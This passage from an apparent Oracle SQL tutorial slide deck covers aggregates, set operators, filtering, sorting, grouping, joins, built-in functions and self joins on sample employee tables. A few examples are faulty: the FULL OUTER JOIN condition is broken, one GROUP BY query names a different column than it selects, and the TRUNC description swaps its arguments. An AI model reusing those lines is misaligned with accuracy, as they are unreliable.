SELECT COUNT(*) FROM employees;
```

Retrieve the number of non-null values for a column:

```
SELECT COUNT(email) FROM employees;
```

Restrict to distinguished values:

```
SELECT COUNT(DISTINCT div_id) FROM employees;
```

Sum/Max/Min/Avg

```
SELECT SUM(salary) FROM employees;
```

Set operators


Combine multiple queries

Union without duplicates (1+2):

```
SELECT name, email FROM employees UNION
SELECT name, email FROM visitors;
```

Union with the whole row set (1+2+3):

```
SELECT cit_id FROM employees UNION ALL
SELECT cit_id FROM visitors;
```



Intersect (3):


```
SELECT  name FROM visitors INTERSECT
SELECT  name FROM former_employees;
```

Minus (1):

```
SELECT  name FROM visitors MINUS
SELECT  name FROM former_employees;
```

Restricting and sorting data

- Need to restrict and filter the rows of data that are displayed and/or specify the order in which these rows are displayed
- Clauses and Operators:
  - WHERE
  - Comparisons Operators (=, >, < …..)
  - BETWEEN, IN
  - LIKE
  - Logical Operators (AND,OR,NOT)
  - ORDER BY



Restricting data selection (I)


Filter the rows according to specified condition

Simple selections:

```
SELECT * FROM employees WHERE id = 30;

SELECT name FROM employees WHERE NOT div_id = 2;

SELECT name FROM employees WHERE salary > 0;

SELECT * FROM employees
  WHERE hiredate < TO_DATE('01-01-2000',
                          'DD-MM-YYYY');

SELECT name FROM employees WHERE email IS NULL;
```

More Conditions (AND/OR):

```
SELECT * FROM employees WHERE div_id = 20
  AND hiredate >  TO_DATE('01-01-2000',
                         'DD-MM-YYYY');
```



Restricting data selection (II)

More selection operators

Use of wildcards

```
SELECT * FROM employees WHERE name LIKE 'C%';
```

Ranges


```
SELECT count(*) FROM employees WHERE salary
  BETWEEN 1000 and 2000;
```

Selection from a list

```
SELECT * FROM employees WHERE div_id IN
  (4,9,12);
```

List from an other selection

```
SELECT name FROM divisions WHERE id IN (SELECT
  div_id FROM employees WHERE salary > 2000);
```



Sorting selected data


Set the order of the rows in the result set:

```
SELECT name, div_id, salary FROM employees ORDER BY
  hiredate;
```

Ascending/Descending

```
SELECT name, div_id, salary FROM employees ORDER BY
  hiredate ASC;
SELECT name, div_id, salary FROM employees ORDER BY
  salary DESC, name;
```

```
NAME           DIV_ID SALARY
-------------- ------ ---------
Zzz            2      4000
Aaa            1      3000
Bbb            3      3000
```



Aggregating Clauses

Divide rows in a table into smaller groups:

```
SELECT column, group_function(column) FROM table [WHERE
  condition] GROUP BY group_by_expression;
```


Example:

```
SELECT div_id, MIN(salary), MAX (salary) FROM employees
  GROUP BY div_id;
```

- All columns in the SELECT that are not in the group function must be included in the GROUP BY clause
- GROUP BY column does not have to be in the SELECT


Restrict the groups:

```
SELECT div_id, MIN(salary), MAX (salary) FROM employees
  GROUP BY division
  HAVING MIN(salary) < 5000;
```



Types of join

Equijoin	Values in the two corresponding columns of the different tables must be equal
Non-Equijoin	The relationship between the columns of the different tables must be other than equal
Outerjoin	It returns also the rows that does not satisfy the join condition
SelfJoin	Joining data in a table to itself




Equijoin

EMP.NAME	EMP.DIV_ID
KING	10
BLAKE	30
CLARK	10

DIV.ID	DIV.NAME
10	ACCOUNTING
30	SALES
20	OPERATIONS

```
SELECT emp.name, emp.div_id FROM emp
  INNER JOIN div
    ON emp.div_id=div.id;
```

EMP.NAME	EMP.DIV_ID	DIV.NAME
KING	10	ACCOUNTING
BLAKE	30	SALES
CLARK	10	ACCOUNTING




Outerjoin

EMP.NAME	EMP.DIV_ID
KING	10
BLAKE	NULL
CLARK	10
MARTIN	20
TURNER	10
JONES	NULL

DIV.ID	DIV.NAME
10	ACCOUNTING
30	SALES
20	OPERATIONS

EMP.NAME	EMP.DIV_ID	DIV.NAME
KING	10	ACCOUNTING
BLAKE	NULL	NULL
CLARK	10	ACCOUNTING
MARTIN	20	OPERATIONS
TURNER	10	ACCOUNTING
JONES	NULL	NULL



Join Examples Syntax

Equijoins:

ANSI syntax:

```
SELECT employees.name, divisions.name FROM employees INNER
  JOIN divisions ON employees.div_id=divisions.id;
```

Oracle:

```
SELECT employees.name, divisions.name FROM employees,
  divisions WHERE employees.div_id=divisions.id;
```


Outerjoins:

ANSI syntax (LEFT,RIGHT,FULL)

```
SELECT employees.name, divisions.name FROM employees
  FULL OUTER JOIN divisions
  ON employees=division.id;
```

Oracle:

```
SELECT employees.name, divisions.name FROM employees,
  divisions WHERE employees.div_id(+)=divisions.id;
```




SQL Functions

Oracle provides a set of SQL functions for manipulation of column and constant values

– Use the functions as much as possible in the *where* clauses instead of making the selection in the host program (it may invalidate the use of an index)

Type	Functions
CHAR	concat, length, lower, upper, trim, substr
NUMBER	trunc, mod, round, logical comparison, arithmetic
DATE	to_date, to_char, -, +, trunc, months_between
…others	to_char, to_number, decode, greatest, least, vsize



Character manipulation Functions

String concatenation:

```
SELECT CONCAT(CONCAT(name, ‘ email is '), email)
  FROM employees WHERE id = 152;
```

String length:

```
SELECT LENGTH(email) FROM employees WHERE
citizenship = 5;
```


Set the Case (LOWER/UPPER):

```
SELECT CONCAT(LOWER(name),’@cern.ch’) FROM
  employees;
```

More operators:

TRIM,LTRIM,RTRIM Remove characters from the string start/end

SUBSTR Extract a specific portion of the string



Numeric functions (I)

SQL Function for numeric types (column value or expression):


ABS(p)
- Returns the absolute value of the column or the expression

CEIL(p)
- Returns the smalles integer greater then or equal to the parameter value

FLOOR(p)
- Returns largest integer equal to or less than the parameter value

MOD(m, n)
- Returns the remainder of *m* divided by *n* (or *m* if *n* is 0)

POWER(p, n)
- Returns *p* raised to the *n*th power



Numeric functions (II)

ROUND(p,n)
- Returns *p* rounded to *n* places to the right of the decimal point (default n=0)


SIGN(p)
- Returns the sign of *p*

SQRT(p)
- Returns the square root of *p*.

TRUNC(m, n)
- Returns *n* truncated to *m* decimal places

POWER(m, n)
- Returns *m* raised to the *n*th power (default n=0)

More Math functions:
ACOS, ASIN, ATAN, ATAN2, COS, COSH, EXP, LN, LOG, SIN, SINH, TAN, TANH



Date operation

Functions to form or manipulate a Date datatype:

SYSDATE

- Returns the current operating system date and time

NLS_DATE_FORMAT

- Session Parameter for the default Date format model

```
ALTER SESSION SET NLS_DATE_FORMAT = 'yy.mm.dd';
```

TO_DATE(s [,format [,'nlsparams']])

- Converts the character string *s* (CHAR, VARCHAR2) to a value of DATE datatype. *format* is a datetime model format.


ROUND(date,format)

- Returns *date* rounded to the unit specified by the format model *format*

TRUNC(date,format)

- Returns *date* with the time portion of the day truncated to the unit specified by the format model *format*

Other functions:
NEXT_DAY(date,day),LAST_DAY(date)



Other functions

Conversion functions:


TO_CHAR(p,[format])

- Converts *p* to a value of VARCHAR2 datatype
- *p* can be character, numeric, Date datatype
- *format* can be provided for numeric and Date.

TO_NUMBER(expr,[format]))

- Converts *expr* to a value of NUMBER datatype.
- *expr* can be BINARY_FLOAT, BINARY_DOUBLE or CHAR, VARCHAR2 in the format specified by *format*

More useful functions:
DECODE
VSIZE
GREATEST
LEAST



The DUAL table

Table automatically created by Oracle Database in the schema of SYS user.

- Accessible (read-only) to all users.


By selecting from the DUAL table one can:

- Compute constant expressions with functions:

```
SELECT ABS(-15) FROM DUAL;
ABS(-15)
----------
15
```


- Retrieve some Environment parameters:

```
SELECT UID, USER FROM DUAL;
       UID  USER
 ---------  -------------
       578  MANJO
```



Advanced SQL queries

- Queries are often quite complex
  - Selection conditions may depend on results of other queries
  - A query on a table may involve recursive analysis of that table
- *Examples:*
  - *Do some employees earn more than their direct boss?*
  - *Which employees work in the same department as Clark?*
  - *Which employees are the bosses of someone else?*
  - *Display all employees in hierarchical order*
  - *Who are the five employees with higher salary?*
- SQL provides efficient ways to perform such queries
  - Much more efficient than using the application code language!




Self joins (1/2)

- *Normal join*
- relate rows of *two different tables* sharing common values in one or more columns of each table
  - **Typical case: a foreign key referring to a primary key**
  - ***What the name of the employee and his department?***

```
SQL> SELECT e.ename, d.dname
  2  FROM emp e, dept d
  3  WHERE e.deptno = d.deptno;

ENAME      DNAME
---------- --------------
KING       ACCOUNTING
BLAKE      SALES
CLARK      ACCOUNTING
JONES      RESEARCH
(...)
```

EMP	
PK	EMPNO
	ENAME
	JOB
FK2	MGR
	HIREDATE
	SAL
	COMM
FK1	DEPTNO

DEPT	
PK	DEPTNO
	DNAME
	LOC




Self joins (2/2)

- *Self joins*
- relate rows of *the same table* sharing common values in two different columns of that table
  - **A foreign key may refer to a primary key in the same table!**
  - ***Which employees receive more than their manager?***

```
SQL> SELECT e.ename,m.ename,
  2  e.sal "EMP SAL", m.sal "MGR SAL"
  3  FROM emp e, emp m
  4  WHERE e.mgr= m.empno
  5  AND e.sal > m.sal;

ENAME      ENAME         EMP SAL    MGR SAL
---------- ---------- ---------- ----------
FORD       JONES            3000       2975
SCOTT      JONES            3000       2975
```

EMP	
PK	EMPNO
	ENAME
	JOB
FK2	MGR
	HIREDATE
	SAL
	COMM
FK1	DEPTNO



Subqueries (1/3)

